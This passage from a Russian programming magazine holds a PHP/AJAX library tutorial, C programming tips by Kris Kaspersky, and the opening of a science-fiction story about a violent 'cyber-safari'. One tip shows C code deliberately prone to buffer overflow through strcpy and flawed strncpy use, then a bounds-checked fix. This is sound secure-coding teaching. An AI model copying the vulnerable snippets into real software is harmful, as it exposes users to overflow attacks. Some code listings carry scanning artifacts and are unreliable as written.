Отмечу, что результат у меня помещается в специальные ячейки в таблице с айдишниками — userNameOk и userPassOk, которые мы опишем на стороне клиента. И последнее, что нам осталось сделать на сервере, — это создать функцию, которая будет обрабатывать данные из формы для регистрации пользователя. Все содержимое передается этой функции в виде параметра, который представляет собой ассоциативный массив (аналог $_POST и $_GET):

ФУНКЦИЯ ДЛЯ ОБРАБОТКИ ФОРМЫ (REGISTER.SERVER.PHP)

```
function submitForm($formData)
{
  $objResponse = new
    xajaxResponse();

  list($isUserNameGood,
    $message) = isUserNameGood(
    $formData['userName']);
  $objResponse->addAssign
    ("resultDiv", "innerHTML",
    $message);
  list($isUserPassGood,
    $message) = isUserPassGood(
    $formData['userPass']);
  $objResponse->addAppend(
    "resultDiv", "innerHTML",
    "<br/>" . $message);

  if ($isUserNameGood &&
    $isUserPassGood)
    $objResponse->addAppend(
      "resultDiv", "innerHTML",
      "<br/><strong>Регистрация
прошла успешно</strong>");
  else
    $objResponse->addAppend(
      "resultDiv", "innerHTML",
      "<br/><strong>Регистрация
завершилась неудачей</strong>");

  return $objResponse;
}
```

Обрати внимание, что в этих скриптах я нигде не использую базу данных или любое другое постоянное хранилище, чтобы код не потерял ясность. В реальных условиях при успешной регистрации пользователя обязательно надо сохранять его данные, да и получать список пользователей надо тоже из какого-то хранилища. Теперь напишем клиентский код, который будет описывать форму регистрации. Чтобы браузер отправил форму без перезагрузки страницы, нужно «обнулить» (точнее,

Sajax
www.modernmethod.com/sajax

Sajax (Simple Ajax Toolkit) — это простая библиотека для создания AJAX-приложений на PHP путем прозрачного вызова серверных функций с клиента. Общий вес клиентского и серверного кода составляет чуть меньше 9 Кб, что делает библиотеку незаменимой для небольших и быстрых приложений. Ее можно посоветовать использовать тем, кто собирается переделывать свое AJAX-приложение без использования фреймворков, поскольку Sajax — довольно низкоуровневая библиотека, не содержащая лишних наворотов. В комплект поставки входят фреймворки для следующих языков: ASP, Cold Fusion, Io, Lua, Perl, PHP, Python и Ruby. К минусам библиотеки можно отнести некорректную работу с кириллицей (правда, проблема довольно просто решается).

«завойдить» :)) параметр action у формы и прописать событие onsubmit. При этом событии будет вызвана JavaScript-функция xajax_sumbitForm, которая является оберткой нашей серверной функции submitForm, а параметром будут как раз данные формы. Проверка данных формы во время их набора пользователем осуществляется при помощи вызова соответствующих функций по событию onkeyup:

КЛИЕНТСКИЙ КОД (REGISTER.PHP)

```
<?php
require ('register.common.php');
?>
<html>
<head>
<title>Регистрация пользователя
</title>
<meta http-equiv="Content-Type"
content="text/html; charset=utf-
8"/>
<?php $xajax->printJavascript('');
?>
<script type="text/javascript">

function submitForm(){
  xajax.$('submit').disabled=true;
  xajax.$('submit').value= "Регис-
трируется пользователь...";
  xajax_submitForm(
    xajax.getFormValues(
      "registrationForm"));
  return false;
}

</script>
</head>
<body>
<form id="registrationForm"
action="javascript:void(null);"
onsubmit="submitForm();">
<table border="1» width="50%">
<tr>
<th width="40%">Имя пользователя
</td>
<td><input onkeyup="xajax_
checkUserName(this.value)"
type="text" id="userName"
name="userName" /></td>
</tr>
<tr>
<td id="userNameOk" colspan="2">
 </td>
</tr>
<tr>
<th width="40%">Пароль</td>
<td><input type="text" onkeyup=
"xajax_checkUserPass(this.value)"
id="userPass" name="userPass"
/></td>
</tr>
<tr>
<td id="userPassOk" colspan="2">
 </td>
</tr>
<tr>
<td> </td>
<td><input type="submit"
id="submit" value="Submit" /></td>
</tr>
</table>
<div id="resultDiv"> </div>
</form>
</body>
</html>
```

Xajax
www.xajaxproject.org

Для 90% всех веб-проектов хватит библиотеки Xajax, которая обеспечивает полностью прозрачное взаимодействие клиента и сервера (причем в обе стороны). Размер клиентской части в сжатом виде составляет 15 Кб, что вполне приемлемо для библиотеки с таким функционалом. В дистрибутив входят примеры (в том числе XUL-приложение для Mozilla Firefox) и тесты для этой библиотеки. Кроме того, хочу отметить наличие в интернете большого количества документации и сообщества, которое сложилось вокруг этого проекта. По моему очень скромному мнению, эта библиотека является наиболее сбалансированной по параметрам «функционал» и «легкость использования». Выбор редакции, так сказать ;).

Projax

Настало время десерта — самой мощной библиотеки в нашем обзоре. Я покажу ее возможности на очень распространенном сейчас виджете — поле ввода с автозавершением (а-ля Google Suggest).
Для этого у нас есть все необходимое, остается только подключить JavaScript-файлы и вызвать метод text_field_with_auto_complete — на этом клиентская часть заканчивается.

КЛИЕНТСКИЙ КОД — «ПОЛЕ ВВОДА С АВТОЗАВЕРШЕНИЕМ»

```
<?php
include (@projax.php@);
$projax= new Projax();
?>
<html>
<head>
<meta http-equiv="Content-Type@
content="text/html; charset=utf-
8"/>
<title>Демонстрация автозавершения
by Projax</title>
<script src="js/prototype.js"
type="text/javascript"></script>
<script src="js/scriptaculous.js"
type="text/javascript"></script>
</head>
<body>
Введите имя пользователя: <br />
<?=$projax->text_field_with_
auto_complete('name', null,
array('url'=>'get_names.php'));?>
</body>
</html>
```

Серверная часть будет просто печатать список строк, в котором есть подстрока, набранная пользователем:

СЕРВЕРНАЯ — «ПОЛЕ ВВОДА С АВТОЗАВЕРШЕНИЕМ» (GET_NAMES.PHP)

```
<?php
  // Имена пользователей берутся
  // из базы
  $names = array('boris',
    'vasya', 'bill');

  foreach($names as $name)
    $ret_val .= (strstr($name,$_
POST['name'])) ? '<li>'.$name.'</
li>':'';

  echo '<ul>' . $ret_val . '</ul>';
?>
```

Как видишь, всего несколько строк кода — и мы уже у цели (посмотри на скрин «Поле с автозавершением» и возрадуйся — у тебя будет такой же :)).

Le Fin

В этой статье мы рассмотрели 3 библиотеки, которые позволяют быстро писать эффективные приложения в связке PHP и JavaScript, реализуя таким образом методологию AJAX. Каждая из этих библиотек имеет как плюсы, так и минусы, которые надо знать, чтобы выбрать нужную из них для конкретного проекта. Поэтому мой вердикт таков — срочно бери с диска библиотеки и материалы к этой статье и ковыряй их до выхода в свет следующего «Кодинга» :). ⌶


КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

ПРОГРАММЕРСКИЕ ТРЮКИ И ФИЧИ ОТ КРИСА КАСПЕРСКИ

Как известно, денно и нощно Крыс сидит в своей норе и точит программное обеспечение. Поточит-поточит да и напишет статейку. Для чего же он это делает? А все для того, чтобы ты, дорогой читатель «Х», не крутился как белка в колесе и не наступал на грабли, на которые мыщъх уже успел наступить.

01 unions vs нецензурный кастинг

Типизация, призванная оградить программиста от совершения ошибок, хорошо работает лишь на бумаге, а в реальной жизни порождает множество проблем (особенно при низкоуровневом разборе байтов), решаемых с помощью явного преобразования типов или, другим словами, «кастинга» (от английского «casting»), например, так:

```
int *p; char x;
…
x = *(((char*) p)+3); //получить байт по смещению 3 от ячейки *p
```

Типизация была серьезно ужесточена в приплюснутом Си, вследствие чего количество операций явного преобразования резко возросло, захламляя листинг и культивируя порочный стиль программирования. Рассмотрим следующую ситуацию:

ЖЕСТКАЯ ТИПИЗАЦИЯ ПРИПЛЮСНУТОГО СИ ТРАКТУЕТ ПОПЫТКУ ПЕРЕДАЧИ VOID* ВМЕСТО CHAR* КАК ОШИБКУ

```
f00 (char *x); //функция, ожидающая указателя на char

void* bar (); //функция, возвращающая обобщенный указатель void

f00 (bar ()); //ошибка! Указатель на char не равнозначен указателю void*
```

Здесь функция f00 принимает указатель на char, а функция bar возвращает обобщенный указатель void*, который мы должны передать функции f00, но… мы не можем этого сделать! Компилятор, сообщив об ошибке приведения типов, остановит трансляцию. Что здесь плохого? А то, что у программиста вырабатывается устойчивый рефлекс преобразовывать типы всякий раз, когда их не может проглотить компилятор, совершенно не обращая внимания на их «совместимость», в результате чего константы сплошь и рядом преобразуются в указатели, а указатели — в константы со всеми вытекающими отсюда последствиями. Но по-другому программировать просто не получается! Различные функции различных библиотек по-разному объявляют физически идентичные типы переменных, так что от преобразования никуда не уйти, а ограничиться одной конкретной библиотекой все равно не получится. Платформа .NET выглядит обнадеживающе, но… похожая идея (объять необъятное) уже предпринималась не раз и не два и всякий раз заканчивалась если не провалом, то разводом и девичьей фамилией. Взять хотя бы MFC… и попытаться прикрутить ее к чему-нибудь еще, например, к API-функциям операционной системы. Преобразований там будет…

Но частые преобразования очень напрягают, особенно если их приходится выполнять над одним и тем же набором переменных. В этом случае можно (и нужно) использовать объединения, объявляемые ключевым словом «union» и позволяющие «легализовать» операции между разнотипными переменными. С использованием объединений наш код будет выглядеть так:

ИСПОЛЬЗОВАНИЕ ОБЪЕДИНЕНИЙ В СИ ДЛЯ ИЗБАВЛЕНИЯ ОТ ЯВНОГО ПРЕОБРАЗОВАНИЯ ТИПОВ

```
/* декларация объединения */
union pint2char {
    int *pi; //указатель на int
    char *pb; //указатель на char
} ppp;

//объявление остальных переменных
int *p; char x;
…
//элегантный уход от кастинга
ppp.pi = p; x = *(ppp.pb + 3);
```

На первый взгляд, вариант с объединениями даже более громоздкий, чем без них, но объединение достаточно объявить единожды, а потом использовать сколько угодно раз, и с каждым разом приносимый им выигрыш будет увеличиваться, не говоря уже о том, что избавление от явных преобразований улучшают читабельность листинга. Приплюснутый Си идет еще дальше и поддерживает анонимные объединения, которые можно вызвать без объявления переменной-костыля, которой в данной случае является ppp. Переписанный листинг выглядит так:

ИСПОЛЬЗОВАНИЕ АНОНИМНЫХ ОБЪЕДИНЕНИЙВ C++ ИЗБАВЛЯЕТ НАС ОТ КАСТИНГА, НО ДЕЛАЕТ ЛОГИКУ РАБОТЫ КОДА МЕНЕЕ ОЧЕВИДНОЙ

```
union { /* декларация анонимного объединения */
    //обобщенный указатель void*
    void *VOID;
    //указатель на char
    char *CHAR;
};
//уход от кастинга
VOID = bar (); f00 (CHAR);
```

Анонимные объединения элегантно избавляют нас от кастинга, но, в то же самое время, затрудняют чтение

листинга, поскольку из конструкции «VOID = bar (); f00 (CHAR);» совершенно не очевидно, что функции f00 передается значение, возращенное bar. Не видя объединения, можно подумать, что VOID и CHAR — это две разные переменные,
когда, на самом деле, это одна физическая ячейка памяти.
В общем, получается замкнутый круг, выхода из которого нет...

02 Сравнение структур

В языке Си отсутствуют механизмы сравнения структур, и все учебники, которые мыщъху только доводилось курить, пишут, что структуры вообще нельзя сравнивать, во всяком случае побайтово. Поэлементно можно, но это не универсально (так как для каждой структуры приходится писать свою функцию сравнения), не производительно и вообще не по-хакерски.
Чем мотивирован запрет на побайтовое сравнение структур? А тем, что компиляторы по умолчанию выравнивают элементы структуры по кратным адресам, обеспечивая минимальное время доступа к данным. Величина выравнивания зависит от конкретной платформы, и если она отлична от единицы (как это обычно и бывает), между соседними элементами могут образовываться «дыры», содержимое которых не определено. Вот эти самые «дыры» и делают побайтовое сравнение ненадежным.
На самом деле, сравнивать структуры все-таки можно. Имеется как минимум два пути решения этой проблемы. Во-первых, выравнивание можно отключить соответствующей прагмой компилятора или ключом командной строки. Тогда «дыры» исчезнут, но... вместе с ними исчезнет и скорость (во всяком случае, потенциально). Падение производительности иногда может быть очень значительным (а некоторые процессоры при обращении к невыравненным данным и вовсе генерируют исключение), и хотя при правильной группировке членов структуры его можно избежать, это не лучшее решение.
Исследование «дыр» (и логики компиляции) показывает, что их содержимое легко сделать определенным. Достаточно перед объявлением структуры (или сразу же после объявления) проинициализировать принадлежащую ей область памяти, забив ее нулями, и... это все! Компилятор никогда не изменяет значение «дыр» между элементами структуры, и даже если структура передается по значению, она копируется вся целиком, вместе со всеми «дырами», которые только у нее есть. Следовательно, побайтовое сравнение структур абсолютно надежно. Главное, не забывать об инициализации «дыр», которая в общем случае делается так:

«ОБНУЛЕНИЕ» ОБЛАСТИ ПАМЯТИ, ЗАНЯТОЙ СТРУКТУРОЙ, ДАЕТ ЗЕЛЕНЫЙ СВЕТ ОПЕРАЦИИ ПОБАЙТОВОГО СРАВНЕНИЯ

```
struct my_struct { /* декларация произвольной структуры */
   int a;
   char b;
   int c;
};
//объявление структуры XX
struct my_struct XX;
//объявление структуры XY
struct my_struct XY;
//инициализируем область памяти структуры XX
memset(&XX,0,sizeof(XX));
// и область памяти структуры XY
memset(&XY,0,sizeof(XY));

//что-то делаем со структурами

if (! memcmp(&XX,&XY,sizeof (XX))
/* структуры идентичны */
else
/* структуры _не_ идентичны */
```

03 strncpy vs strcpy

В борьбе с переполняющимися буферами программисты перелопачивают тонны исходного кода на погонный метр, заменяя все потенциально опасные функции их безопасными аналогами с суффиксом n, позволяющим задать предельный размер обрабатываемой строки или блока памяти. Часто подобная замена делается чисто механически, без учета специфики n-функций, и не только не устраняет ошибки, но даже увеличивает их число. Вероятно, самым популярным ляпом является смена strcpy на strncpy. Рассмотрим код вида:

ПОТЕНЦИАЛЬНО ОПАСНЫЙ КОД, ПОДВЕРЖЕННЫЙ ПЕРЕПОЛНЕНИЮ

```
f00 (char *s) {
    char buf [BUF_SIZE];
    …
    strcpy (buf, s);
}
```

Если длина строки s превысит размер буфера buf, произойдет переполнение, результатом которого зачастую становится полная капитуляция компьютера перед злоумышленником. Многие переписывают этот код так:

ПО-ПРЕЖНЕМУ ПОТЕНЦИАЛЬНО ОПАСНЫЙ ВАРИАНТ ТОГО ЖЕ КОДА

```
f00 (char *s) {
    char buf [BUF_SIZE];
    …
    strncpy (buf, s, BUF_SIZE);
}
```

Хе-хе. Если размер строки s превысит значение BUF_SIZE (или BUF_SIZE-1), функция strncpy прервет копирование, забыв поставить завершающий ноль. Причем об этом будет очень трудно узнать, поскольку сообщение об ошибке при этом не возвращается, а попытка определить фактическую длину скопированной строки через strlen (buf) ни к чему хорошему не приводит, поскольку в отсутствии завершающего нуля в лучшем случае мы получаем неверный размер, в худшем — исключение.
Находятся программисты, которые добавляют завершающий ноль вручную:

НЕ ПОДВЕРЖЕННЫЙ ПЕРЕПОЛНЕНИЮ, НО НЕПРАВИЛЬНО РАБОТАЮЩИЙ КОД

```
f00 (char *s) {
    char buf [BUF_SIZE];
    …
    buf [BUF_SIZE-1] = 0;
    strncpy (buf, s, BUF_SIZE-1);
}
```

Такой код вполне безопасен в плане переполнения, однако, порочен и ненадежен, поскольку маскирует факт обрезания строки, что приводит к непредсказуемой работе программы. Допустим, например, в переменной s передается путь к каталогу для удаления его содержимого. Допустим также, что длина пути превысит BUF_SIZE и он окажется усечен. Если усечение произойдет на границе »\», то удаленным окажется совсем другой каталог, причем более высокого уровня!
Самый простой и единственно правильный вариант выглядит так, как показано в листинге, приведенном ниже. А функция strncpy, кстати говоря, изначально задумывалась для копирования неASCIIZ-строк, то есть строк, не содержащих символа завершающего нуля, и это совсем не аналог strcpy! Эти две функции не взаимозаменяемы!

БЕЗОПАСНЫЙ И ПРАВИЛЬНО РАБОТАЮЩИЙ ВАРИАНТ

```
f00 (char *s) {
    char buf [BUF_SIZE];
    …
    if (strlen (s)>=BUF_SIZE)
        return ERROR;
    else strcpy (buf, s);
}
```


5



NIRO
/ NIRO@REAL.XAKEP.RU /

Game over

© Стас «Chill» Башкатов

Скажу честно, при слове «сафари» у меня возникали совершенно другие ассоциации. Я сразу видел перед собой львиный прайд, лениво возлегающий на солнце посреди огромной саванны, обмахивая себя хвостами, временами неприветливо рыкающий друг на друга и на ожидающих звериной ласки самок. Огромные джипы, увешанные целыми батареями прожекторов, мчались по оранжевой земле, выбрасывая из-под колес тучи пыли; стрелки, привязанные ремнями к металлическим каркасам, прижимая к плечу приклады, вглядывались в сумерки в саванне...

Так что, придя сюда, в эту контору со странным названием «Киберсафари», я ожидал увидеть что-то, связанное с теми же львами. Только вместо джипов и ружей мне должны были предложить нечто очень и очень современное — с лазерным прицелом и самонаведением, с интеллектуальным прицеливанием и приспособлением для гашения колебаний ствола при езде на джипе.

Открыв дверь, я увидел двух молодых людей, сидящих за компьютерами и, судя по всему, играющих в какую-то сетевую игру. Они не обратили на меня никакого внимания, выкрикивая что-то на своем сленге и время от времени уворачиваясь от экранов. Я и сам во время чересчур реалистичных игр порой ловил себя на том, что пытаюсь выглянуть из-за угла или отстраниться от стреляющего в упор врага, но насколько смешно это выглядит со стороны, я заметил только что.

Выждав пару минут, я вежливо кашлянул. Один из них, по-видимому проигрывающий, сердито стрельнул глазами в мою сторону, потом кинул взгляд на напарника и крикнул:

— Перекур!

Тут и второй игрок заметил меня, щелкнул парой клавиш и, практически выпрыгнув из своего кресла, направился ко мне:

— Прошу прощения, добрый день! Здравствуйте, мы очень рады вас видеть!..

Мне показалось, что клиентов здесь не было довольно давно — слишком много вежливых слов накопилось у этого менеджера, слишком рьяно и бессвязно рассыпал он передо мной свою лесть и подобострастие.

— Мы приветствуем вас в нашей фирме — лучшей, не побоюсь этого слова, фирме, умеющей удивить человека и показать ему чудеса сафари! Вы не пожалеете, уверяю вас! Все ваши тайные мечты и желания, все, что только вы сможете себе представить, мы воплотим в жизнь!

Я слушал его, не скрывая своего удивления. Какие тут могут быть тайные желания и мечты, кроме того, что очень хочется покататься по саванне на джипе и пострелять из карабина? Тем более, если это сафари идет с интригующей приставкой «кибер». Однако менеджер продолжал рассыпаться в любезностях, и у меня сложилось впечатление, что это один из приемов по заманиванию клиентов в сети фирмы, этакий фирменный знак общения с клиентами. И либо ты не выдерживаешь потока лести и уходишь с больной головой, унося в душе ненависть к туризму вообще и к сафари в частности, либо проникаешься этим ядом и попадаешь в их профессиональный капкан.

Я относился ко второй группе клиентов — таким я был всю жизнь, покупаясь на дешевую рекламу и улыбки идиотов за компьютерами. Поэтому уже через десять минут подобного общения со мной мне подсунули пару больших бумаг, куда я внес все необходимые данные, потом дал письменное согласие на участие в сафари и заполнил страховку на довольно приличную сумму.

— А что, часто бывают несчастные случаи? — последнее меня очень заинтересовало, так как стоимость приключения увеличивалась из-за страховки почти на пятнадцать процентов. — Ваше учреждение пострадало пару раз и теперь ему нужны гарантии?

— Что вы, э-э-э... — тот менеджер, который оформлял мою путевку, заглянул в документы, — Алексей, прецедентов, слава богу, еще не было. Но бизнес — есть бизнес. Тут уж никуда не денешься — это условия, которые необходимо соблюдать.

Я понимающе кивнул, еще раз бегло просмотрел текст страховки и, не заметив ничего криминального, подписал все три экземпляра.

Менеджер удовлетворенно кивнул, потом аккуратно сложил все в папку и предложил расплатиться.

— Мы работаем со стопроцентной предоплатой, — развел он руками. — И это такое же условие, как и страховка. Если же вы окажетесь недовольны нашим сафари, то можете получить назад ровно половину. Остальная часть, извините, уходит на разного рода невосполнимые расходы. И к слову сказать, никто еще ни разу не высказал своего неодобрения.

— Не хотите ли опробовать снаряжение? — вступил в разговор второй менеджер. — Все очень индивидуально, поэтому подбирать надо тщательно, от шлема до ботинок, от прицела до патронов. Ну, так как, Алексей, вы готовы?

Конечно же, я был готов. И когда я увидел то, в чем я буду охотиться, я позавидовал сам себе. Они принесли все достаточно быстро, словно их маленькая фирма имела где-то неподалеку довольно большой склад, рассчитанный на таких, как я. На тех, кому надо все и сразу.

Первый тащил на себе большой мешок, из которого свешивались ремни цвета хаки. Второй держал в обеих руках что-то, отдаленно напоминающее автоматы, — об этом я догадался, увидев в этих чудесах двадцать первого века стволы и нечто похожее на магазины.

Комбинезон пришелся мне впору — несколько ремней, затянутых на бедрах и груди, автоматически подогнали его размер под мою далеко не самую богатырскую фигуру. Я пару раз взмахнул руками, присел, с удовольствием слушая скрип кожи и пластиковых сочленений, после чего кивнул и показал большой палец.

Это послужило для менеджеров сигналом к последующим действиям. Уже через пять минут я примерил и перчатки, и сапоги, и огромный пояс с множеством карманов — для ножа и нескольких магазинов.

Мне показали на зеркало — я взглянул и остался доволен, ибо произвел сам на себя впечатление героя фильма «Универсальный солдат». А когда мне в руки сунули автомат, это впечатление стократно усилилось.

Я разглядывал произведение военного искусства с благоговением: мурашки бежали по коже



от длинного ствола с мощным охлаждением, от огромного магазина с какими-то цифровыми наворотами; рука плотно обхватила анатомическое цевье. Приклад сам лег к плечу, и я увидел в прицел с оптическим зуммингом напуганное лицо одного из менеджеров.
— Раз в год, знаете ли, — он аккуратно, одним пальцем, отвел ствол в сторону от головы, — и палка стреляет. Вы с этим поосторожнее. Еще успеете поохотиться, мы вам обещаем.
— А как насчет потренироваться? — поинтересовался я, будучи приятно возбужден от вида и ощущения оружия в своих руках. — Все-таки я не каждый день на сафари езжу...
— Туториал, — хмыкнул второй менеджер. — Обучающий уровень. Как вы думаете, здесь есть место для тира? — и он обвел руками маленькое офисное помещение. — Где вы собрались тренироваться? Вот попадете на место — там и лупите в белый свет, как в копеечку. Тем более что в стоимость тура входит пятьдесят магазинов. По тридцать патронов. Плюс десять подствольных гранат. Ну как, все еще хотите потренироваться?
Я отрицательно покачал головой, представив себе полторы тысячи выстрелов и десять взрывов. За глаза хватит...
— Бедные львы, — прошептал я довольно громко, чтобы парни услышали это. В ответ они переглянулись, и один спросил:
— Шлем примерять будем?
Я пожал плечами и в знак согласия кивнул. Мне на голову водрузили конструкцию, явно не подходящую для охоты в саванне. Я покрутил шеей, пытаясь вникнуть в смысл этой штуки, и отметил про себя, как срабатывает стекло-«хамелеон» при взгляде на лампы дневного света в офисе. Щекой я ощутил маленький микрофон, один из менеджеров вставил мне в ухо клипсу наушника.
— Как ощущения? — услышал я вопрос. Приятное стереозвучание, напоминающее FM-радио.
— О'кей, — махнул я рукой. — Вроде все на своем месте.
— Как дышится? Как вообще — клаустрофобией не страдаете? — спросил кто-то за спиной. Видно было их достаточно плохо, мне пришлось повернуться, и я встретился взглядом с тем, кто меня одевал. Парень протягивал мне автомат.
— Да никогда не жаловался, — ответил я. — В лифтах в детстве не застревал. Так что этот то ли костюм, то ли скафандр воспринимаю адекватно.
— Вот и замечательно, — улыбнулись мне в ответ. — А уж как насчет лифтов верно, если бы вы только знали...
Он протянул руку к шлему, сделал незаметное движение, и я услышал легкий щелчок. В этот момент мне все вдруг перестало нравиться — я попытался снять шлем и понял, что заблокирован в нем насмерть. А еще через секунду моих ноздрей достиг приятный запах.
Я принюхался, пытаясь понять, что же это, заметил, что ближе к нижним углам «хамелеон» немного запотел, и догадался, что мне под шлем закачивают какую-то гадость...
Потом все закружилось, завертелось в бесконечной карусели, я покачнулся, пытаясь ухватиться за воздух. Мимо меня промелькнули лица менеджеров; я выпустил из рук автомат; откуда-то донесся голос матери, потом звук то ли поезда, то ли самолета; что-то гудело, гремело; со мной говорили десятки голосов; мир окрашивался в разные цвета...
Затем все исчезло. Поезд уехал, самолет улетел, мама покинула меня, розовые тона сменились серыми... Я лежал на полу какой-то маленькой комнатушки. Подо мной было что-то большое и железное. Автомат. Я перевалился на спину. Комбинезон, шлем, пояс с магазинами — все осталось на месте. Вот только, где был я, понять сразу оказалось невозможно.
Видимо, мое дыхание в шлеме достигло чьих-то ушей. В наушнике раздался тихий шелест, вздох, и кто-то спросил:
— Алексей, вы слышите меня?
Я замер. Ответить — означало начать какую-то странную и страшную игру, в которой я был, похоже, пешкой. Двое в меру хитрых парней купили меня на рекламу сафари, сунули в руки автомат, обрядили в супер-комбинезон, после чего дунули под шлем экзотической дрянью и засунули в... Если я не ошибаюсь и последняя шутка была в тему, то сунули меня в лифт, где я и находился в настоящий момент.
— Слышу, — отозвался я, поскольку вариантов у меня не было — чтобы понять, что происходит, надо было разговаривать. — Что вы со мной сделали?
— Ничего особенного, — снова сказали в ухе, и я узнал голос первого менеджера — того, что встретил меня с распростертыми объятиями. — Вы хотели обучающий уровень. Туториал. Мы вам его устроили.
— В смысле? — я поднялся, потрогал стены кабинки лифта, в котором находился (то, что это лифт, было абсолютно очевидно: ряды кнопочек возле двери, поручни вдоль всего периметра, тусклая лампа на потолке). — Засунули меня в какой-то шкаф, а теперь еще и ругаетесь непонятными словами?
— Никто не ругается, — раздалось в ответ. — Сейчас дверь откроется, и вы окажетесь на полигоне...
— Где вы его взяли, этот полигон? — раздражение в моем голосе скрыть было невозможно. — Все, что вы делаете сейчас, — это законно? И это входит в страховку?
— Конечно. вы же читали...
— Читал... Конечно... Вы даже не объяснили, как пользоваться оружием, — буркнул я, не собираясь признаваться в том, что проглядел текст страховки, особенно не вчитываясь в него. — И что ждет меня на этом вашем полигоне? Я не из пугливых, но тем не менее...
— Обхватите автомат правой рукой, и когда ваши пальцы лягут на спусковой крючок, рядом с большим пальцем окажется маленький рычажок. Сдвиньте его вниз, и оружие будет готово к бою. И, пожалуйста, сделайте это сейчас, до того, как выйдете из лифта.
Последние слова заставили меня вздрогнуть. Я нашел предохранитель, щелкнул им и внимательно посмотрел на закрытые створки лифта.
— А если я не хочу... на полигон? — нерешительно спросил я. — Можно отказаться?
В ответ раздался тихий свист, и дверцы разошлись в стороны.
— У вас полторы тысячи патронов... — услышал я, а через секунду что-то грохнуло, кабинка лифта наполнилась дымом, сильный удар в грудь свалил меня с ног, отбросив к задней стенке.
— Вы должны выбраться! Скорее! — крикнули из наушника. — Очередь наугад и направо из лифта!
Но страх парализовал меня — выполнять какие-то инструкции было совершенно невозможно. Плюс ко всему, полностью пропали способности разговаривать и соображать. В ушах звенело, а перед глазами порхали какие-то яркие разноцветные точки, временами сливаясь в цветной хоровод.
— Вперед!
Этот крик вернул меня к жизни. Я нажал на спусковой крючок, совершенно не представляя, куда направлен ствол, и радуясь тому, что не выронил оружия при падении.
Справа от меня с хрустом осыпалась приборная панель лифта, потом моя длинная очередь вынесла часть боковой стены, за которой я увидел множество тросов и каменную кладку. Снаружи донесся то ли рык разъяренного животного, то ли шум неизвестного механизма.
Я с трудом поднялся на ноги, опираясь на ствол.
— Куда... Что происходит? Верните меня назад! — крикнул я.
— Из лифта — направо! — раздалась команда. — Направо! И помните, это обучающий уровень! Не пройдете — никаких сафари!

Мне уже не хотелось никаких львов, никакой охоты, ничего — только бы исчезнуть из этого задымленного лифта и проснуться дома в своей постели. Особенно обидно было осознавать, что весь этот бред происходит со мной за мои же добровольно отданные деньги.
Дым потихоньку рассеивался. Похоже, добивать меня сразу никто не собирался. Стало чуть спокойнее; я убедил себя в том, что это такая игра, такая тренировка с изрядной долей реализма. Глубоко вдохнув, отгоняя прочь мрачные мысли, я попытался вспомнить навыки боя в городе, которые когда-то приобретал, проходя срочную службу в десантно-штурмовом батальоне. Правда, было это уже тринадцать лет назад и в жизни ни разу не пригодилось, но — чем черт не шутит! Ненужных знаний не бывает, бывают невостребованные, и сейчас как раз самый случай их востребовать...
Сделав первый шаг из лифта, я огляделся. В обе стороны уходил коридор, стены которого были выложены из камня. Множество ниш и дверей, углубленных в стены, создавали неплохие укрытия для безопасного продвижения по коридору.
— Что я должен делать? В чем цель туториала? — коротко спросил я, пытаясь показать этим уродам наверху, что страху меня не одолеть.
— Вы должны идти по светящимся синим стрелкам, — услышал я в ответ, — по пути стрелять во все, что движется. Тридцать мишеней плюс десять ложных целей. Восемьдесят процентов попаданий дает вам возможность получить вашу долгожданную путевку. За вами следит компьютер, вы видны на наших экранах. Ничего не бойтесь. Мы с вами. Если по пути вам попадутся какие-то... странные, скажем так, декорации... — это декорации, не более того. Удачи.
И я пошел. Первой же очередью удалось свалить что-то на четырех ногах, пустившее в меня маленькую ракету, развалившую в конце коридора кусок стены. Синие стрелки время от времени вспыхивали то на потолке, то на полу, поэтому приходилось вертеть головой во все стороны.
Стрелял я на каждый скрип, на каждый шорох. Изредка противник был удачлив — пара ударов в грудь, таких же, как в лифте, мне все-таки досталась. Я оценил по достоинству комбинезон, который сохранял мои ребра в целости и сохранности. Правда, дышать было чертовски трудно.
Через двадцать минут движения по полигону я запутался в этих каменных джунглях, в десятках поворотов, за каждым из которых могла оказаться засада. Вспомнились и кувырки, и перекаты, и стрельба из разных положений. Странным оставалось то, что мне ни разу не удалось увидеть останки поверженных врагов — они куда-то исчезали, едва я приближался к ним.
Несколько раз пришлось простреливать наиболее сложные участки из подствольного гранатомета. Куски каменной кладки рвало из стен, будто они были из картона. Я шел сквозь полигон как нож сквозь масло, и что-то во всей этой картине не давало мне покоя — что-то нереальное, что-то, не имеющее право на существование.
И за очередным поворотом с очередной кибертварью, разорванной в клочья гранатой, я понял, в чем дело.
Я шел по этому полигону первым. Потому что как иначе можно было объяснить то, что никаких разрушений, никаких пулевых выбоин в стенах, никакой каменной крошки — ничего этого не было нигде. Только за моей спиной.
— Стоп, — сказал я сам себе.
И тут же в наушниках раздалось:
— Что случилось? Вы замечательно проходите программу...
— Программу... — я попробовал на вкус это слово. — Не хотите объяснить мне поподробнее, где я нахожусь, и что вообще тут творится? Что это за нелегальный цирк?
— Что вы такое говорите? — услышал я в ответ, потом раздалось какое-то бульканье и шипение. Я постучал по шлему кулаком, надеясь восстановить связь, но мне это не удалось.
— Уроды...
Впереди я услышал какое-то шуршание и звук работающих сервомоторов. Скептически относясь к происходящему, я навел на этот звук гранатомет. Спустя несколько секунд из-за угла показалась какая-то гадина серебристого цвета, предположительно на гусеницах — в полумраке было плохо видно, но скрежет это тварь издавала очень характерный. А на манипуляторах этой жестянки висел человек. Полная копия меня, только без оружия. Комбинезон, шлем, пояс — эту картину дополняли безвольно свисающие конечности и залитая кровью грудь.
При развороте машина изрядно встряхнула свой груз; я вскинул автомат к плечу, прижался к стене и прильнул глазом к прицелу. Зумминг, ощутив рядом с оптикой теплую человеческую плоть, автоматически приблизил цель.
«Если вы увидите какие-то странные декорации... — зазвучало в моем мозгу. — Десять ложных целей...»
Машина выпустила в мою сторону длинную очередь — та штука на ее, с позволения сказать, плече, оказалась пулеметом. Сверху посыпалась каменная крошка, загремела по шлему, заставила пригнуться и втянуть голову в плечи. Подобного к себе отношения я не терпел — полигон заставил меня быть быстрым и жестоким. Я сделал пару выстрелов из гранатомета, радостно отметив, что тварь лишилась одной гусеницы и закрутилась на месте.
Человек, залитый кровью, меня не интересовал — манекен, подумаешь. Одной ложной целью больше, одной меньше. Выбрав момент, когда машина повернулась ко мне той стороной, откуда на меня не смотрели стволы пулеметов, я выскочил из укрытия и расстрелял все провода и коммуникации в коробе вдоль спины этого чудовища. Машина дернулась и замерла.
Я подошел поближе и рассмотрел то, что она держала в манипуляторах.
